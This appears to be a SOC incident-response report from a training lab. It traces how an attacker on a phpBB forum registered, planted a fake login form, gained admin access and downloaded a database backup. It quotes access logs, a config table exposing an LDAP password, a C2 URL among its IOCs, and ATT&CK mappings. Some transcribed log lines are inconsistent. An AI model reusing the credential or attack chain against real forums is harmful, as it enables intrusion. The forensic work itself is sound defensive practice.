10.255.254.2 [25/Apr/2023:13:13:56 /adm/index.php?i=acp_board&sid=041ca559047
513ba2267dfc066187582&mode=auth
10.255.254.2 [25/Apr/2023:13:14:44 /ucp.php?mode=login&sid=6154dc06796fb9806
170ea6a5c58010
10.10.0.78 [25/Apr/2023:13:15:15 /ucp.php?mode=register&sid=c587ec8329ee2e1d9
d210882f46d09eb
10.10.0.78 [25/Apr/2023:13:15:41 /ucp.php?mode=register&sid=c587ec8329ee2e1d9
d210882f46d09eb
10.10.0.78 [25/Apr/2023:13:15:48 /ucp.php?mode=login&sid=c587ec8329ee2e1d9d21
0882f46d09eb
10.10.0.78 [25/Apr/2023:13:17:22 /posting.php?mode=post&f=26&sid=a179c2e371e54
de2833ec27f5cd86f5
10.10.0.78 [26/Apr/2023:11:52:37 /ucp.php?mode=login&sid=894e8c0e8171f709103b
444b5b932d95
10.10.0.78 [26/Apr/2023:11:53:01 /ucp.php?mode=login&sid=894e8c0e8171f709103b
444b5b932d95
10.10.0.78 [26/Apr/2023:11:53:12 /adm/index.php?sid=0bc281afeb61c3b9433da9871
518295e
10.10.0.78 [26/Apr/2023:11:53:25 /adm/index.php?i=acp_users&sid=eca30c1b75dc3
eed1720423aa1ff9577&icat=12&mode=overview
10.10.0.78 [26/Apr/2023:11:53:51 /adm/index.php?i=acp_groups&sid=eca30c1b75dc3

```

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

config_name	config_value	is_dynamic
jab_enable	0	0
jab_host		0
jab_package_size	20	0
jab_password		0
jab_port	5222	0
jab_use_ssl	0	0
jab_username		0
last_queue_run	0	1
ldap_base_dn	OU=Forela,DC=forela,DC=local	0
ldap_email		0
179 ldap_password	Passw0rd1	0
ldap_port		0
ldap_server	10.10.0.11	0
ldap_uid	sAMAccountName	0
ldap_user	CN=phpbb-..	0
ldap_user_filter		0
legend sort arrouname	0	0

4.11 Correlation with Access Logs

- Cross-referenced post_activities.txt:
 - 10.10.0.78 accessed /admin on April 26, 2023, 11:53:12
- Filtered logs to examine alternate actors:

bash

```
cat access.log | grep -v 10.10.0.78
```

- Identified second IP: 10.255.254.2
 - User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X...)

```

File Actions Edit View Help
10.10.0.78 [25/Apr/2023:12:07:47 /ucp.php?mode=register&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:08:19 /ucp.php?mode=register&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:08:27 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:08:32 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.255.254.2 [25/Apr/2023:12:09:02 /ucp.php?mode=login&sid=09806600063764bf3f30292abba0001f
10.255.254.2 [25/Apr/2023:12:09:07 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.255.254.2 [25/Apr/2023:12:09:12 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.255.254.2 [25/Apr/2023:12:09:20 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.255.254.2 [25/Apr/2023:12:09:22 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.10.0.78 [25/Apr/2023:12:09:33 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.255.254.2 [25/Apr/2023:12:24:07 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.10.0.78 [25/Apr/2023:12:46:41 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:46:47 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:46:49 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:47:00 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.255.254.2 [25/Apr/2023:12:47:31 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.10.0.78 [25/Apr/2023:12:47:34 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:47:40 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.255.254.2 [25/Apr/2023:12:47:47 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.10.0.78 [25/Apr/2023:12:47:47 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.10.0.78 [25/Apr/2023:12:48:15 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:49:07 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.255.254.2 [25/Apr/2023:12:49:22 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.10.0.78 [25/Apr/2023:12:49:39 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.255.254.2 [25/Apr/2023:12:49:56 /adm/index.php?id=a029f9a0759a2b88852c0426857aab2
10.10.0.78 [25/Apr/2023:13:14:44 /ucp.php?mode=login&sid=b154dc06796fb9806170ea6c580106
10.10.0.78 [25/Apr/2023:13:15:15 /ucp.php?mode=register&id=c587ec8329eef1d9d210882f46d09eb
10.10.0.78 [25/Apr/2023:13:15:41 /ucp.php?mode=register&id=c587ec8329eef1d9d210882f46d09eb
10.10.0.78 [25/Apr/2023:13:15:48 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:13:17:22 /posting.php?mode=post&f=265id=a179c2e371e54de2833cfe27fcd86f5
10.10.0.78 [26/Apr/2023:11:52:37 /ucp.php?mode=login&sid=894e8c0e8171f709103b4a405b932d95
10.10.0.78 [26/Apr/2023:11:53:01 /ucp.php?mode=login&sid=894e8c0e8171f709103b4a405b932d95
10.10.0.78 [26/Apr/2023:11:53:12 /adm/index.php?id=0bc281afeb61c3b9433da9871518295
10.10.0.78 [26/Apr/2023:11:53:25 /adm/index.php?id=acp_users&sid=eca30c1b75dc3eed1720423aa1ff95776icat=12&mode=overview
10.10.0.78 [26/Apr/2023:11:53:51 /adm/index.php?id=acp_groups&sid=eca30c1b75dc3eed1720423aa1ff95776icat=12&mode=manage&g=5
10.10.0.78 [26/Apr/2023:11:54:22 /adm/index.php?id=acp_database&sid=eca30c1b75dc3eed1720423aa1ff95776icat=12&mode=backup&action=download
10.10.0.78 [26/Apr/2023:11:54:30 /adm/index.php?id=acp_database&sid=eca30c1b75dc3eed1720423aa1ff95776icat=12&mode=backup&action=download

```

```

File Actions Edit View Help
10.10.0.78 [26/Apr/2023:11:53:54 /adm/index.php?id=acp_groups&sid=eca30c1b75dc3eed1720423aa1ff95776icat=12&mode=manage&g=5 3966
10.10.0.78 [26/Apr/2023:11:54:02 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=25 3683
10.10.0.78 [26/Apr/2023:11:54:17 /adm/index.php?id=acp_database&sid=eca30c1b75dc3eed1720423aa1ff95776i=acp_database&mode=backup 3768
10.10.0.78 [26/Apr/2023:11:54:24 /adm/index.php?id=acp_database&sid=eca30c1b75dc3eed1720423aa1ff95776i=mode=backup 3771
10.10.0.78 [26/Apr/2023:11:56:32 /adm/index.php?id=acp_database&sid=eca30c1b75dc3eed1720423aa1ff95776i=acp_database&mode=restore 3100
10.10.0.78 [26/Apr/2023:11:56:53 /adm/index.php?id=acp_database&sid=eca30c1b75dc3eed1720423aa1ff95776i=acp_logs&mode=admin 3704
10.10.0.78 [26/Apr/2023:11:56:57 /adm/index.php?id=acp_database&sid=eca30c1b75dc3eed1720423aa1ff95776i=acp_logs&mode=info 4330
10.10.0.78 [26/Apr/2023:11:57:07 /adm/index.php?id=acp_database&sid=eca30c1b75dc3eed1720423aa1ff95776i=acp_database&mode=backup 3770
10.10.0.78 [26/Apr/2023:11:57:20 /store/ 484
10.10.0.78 [26/Apr/2023:11:57:36 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=21 3431
10.10.0.78 [26/Apr/2023:11:57:39 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=28 3985
10.10.0.78 [26/Apr/2023:11:57:46 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=21 3431
10.10.0.78 [26/Apr/2023:11:57:48 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=acp_extensions&mode=main 3430
10.10.0.78 [26/Apr/2023:11:58:00 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=acp_extensions&mode=main 3431
10.10.0.78 [26/Apr/2023:11:58:04 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=acp_language&mode=lang_packs 2715
10.10.0.78 [26/Apr/2023:11:58:08 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=acp_styles&mode=style 3305
10.10.0.78 [26/Apr/2023:11:58:13 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=28 3985
10.10.0.78 [26/Apr/2023:11:58:18 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=acp_php_info&cat=280&mode=info 20429
10.10.0.78 [26/Apr/2023:11:58:45 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=acp_bots&cat=280&mode=bots 4464
10.10.0.78 [26/Apr/2023:11:58:50 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=25 3703
10.10.0.78 [26/Apr/2023:11:58:54 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=4959
10.10.0.78 [26/Apr/2023:11:59:16 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=acp_board&mode=load 5277
10.10.0.78 [26/Apr/2023:11:59:26 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=acp_board&mode=security 5387
10.10.0.78 [26/Apr/2023:11:59:34 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=6 3589
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_folder.gif 946
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_up_disabled.gif 451
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_up.gif 523
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_down_disabled.gif 450
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_down.gif 523
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_edit.gif 525
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_delete.gif 538
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_sync.gif 534
10.10.0.78 [26/Apr/2023:11:59:35 /store/backup_1682506471_dscr1p7fyjjoyo8.sql.gz 34707
10.10.0.78 [26/Apr/2023:12:01:09 /adm/index.php?id=eca30c1b75dc3eed1720423aa1ff95776i=acp_database&mode=backup 3770
10.10.0.78 [26/Apr/2023:12:01:52 /ucp.php?mode=logout&sid=eca30c1b75dc3eed1720423aa1ff95776i=949
10.10.0.78 [26/Apr/2023:12:01:53 /index.php?sid=be3cc6e2de0bafa404f552813e2cbe 3796

```

5. IOC Summary Table

IOC Type	Value
Attacker IP	10.10.0.78
C2 Endpoint	http://10.10.0.78/update.php
Malicious UA	Mozilla/5.0 (Macintosh; Intel...)
New Username	apoole1

IOC Type	Value
Admin Access	April 26, 2023 – 11:53:12 UTC
Exfil Size	34,777 bytes (GET)
Post ID	9

6. Threat Actor Behavior Profile

- ⚙️ **Phishing Delivery:** Embedded fake login form via forum post
- 🔑 **Credential Capture:** Used internal IP-based C2
- ⬇️ **Exfiltration:** Downloaded sensitive DB file undetected
- 🚫 **No Cleanup:** Attacker left POST and GET artifacts intact

💣 7. MITRE ATT&CK Mapping

Stage	Evidence	Technique ID	Technique Description
Initial Access	User registration via /register	T1078.003	Valid Accounts: Local Accounts
Credential Harvesting	Fake login form → update.php	T1556	Modify Authentication Process
Privilege Escalation	Admin access from same IP	T1078	Valid Accounts (admin escalation)
Exfiltration	GET request of large DB file	T1041	Exfiltration Over C2 Channel

⚠️ 8. Security Gaps Discovered

Vulnerability	Evidence Found
🌐 Guest Wi-Fi Exposure	Internal IP 10.10.0.78 accessed forum
🔑 Plaintext Credentials	ldap_password = Passw0rd1 in database config
🔴 No Privilege Monitoring	No alerts triggered during admin access

🔑 9. SOC Skills Demonstrated

- ✓ CLI Log Forensics
- ✓ IP + UA Enumeration
- ✓ DB Table Inspection (SQLite)

- CyberChef Payload Decoding
 - Epoch Time Conversion
 - IOC Extraction & Documentation
 - ATT&CK Technique Mapping
 - Threat Actor Profiling
 - Timeline Reconstruction
-

10. SOC Remediation Checklist

-  Segment guest Wi-Fi from internal web services
 -  Encrypt credentials in DB tables (`phpbb_config`)
 -  Alert on privilege escalation or admin logins
 -  Sanitize HTML in forum post submissions
 -  Log and monitor POST/GET payload sizes
-

Documentation Integrity

-  **100% Based on Performed Actions**
 -  Verifiable by reviewing artifact logs and database files
 -  Format matches real-world SOC post-incident reporting standards
-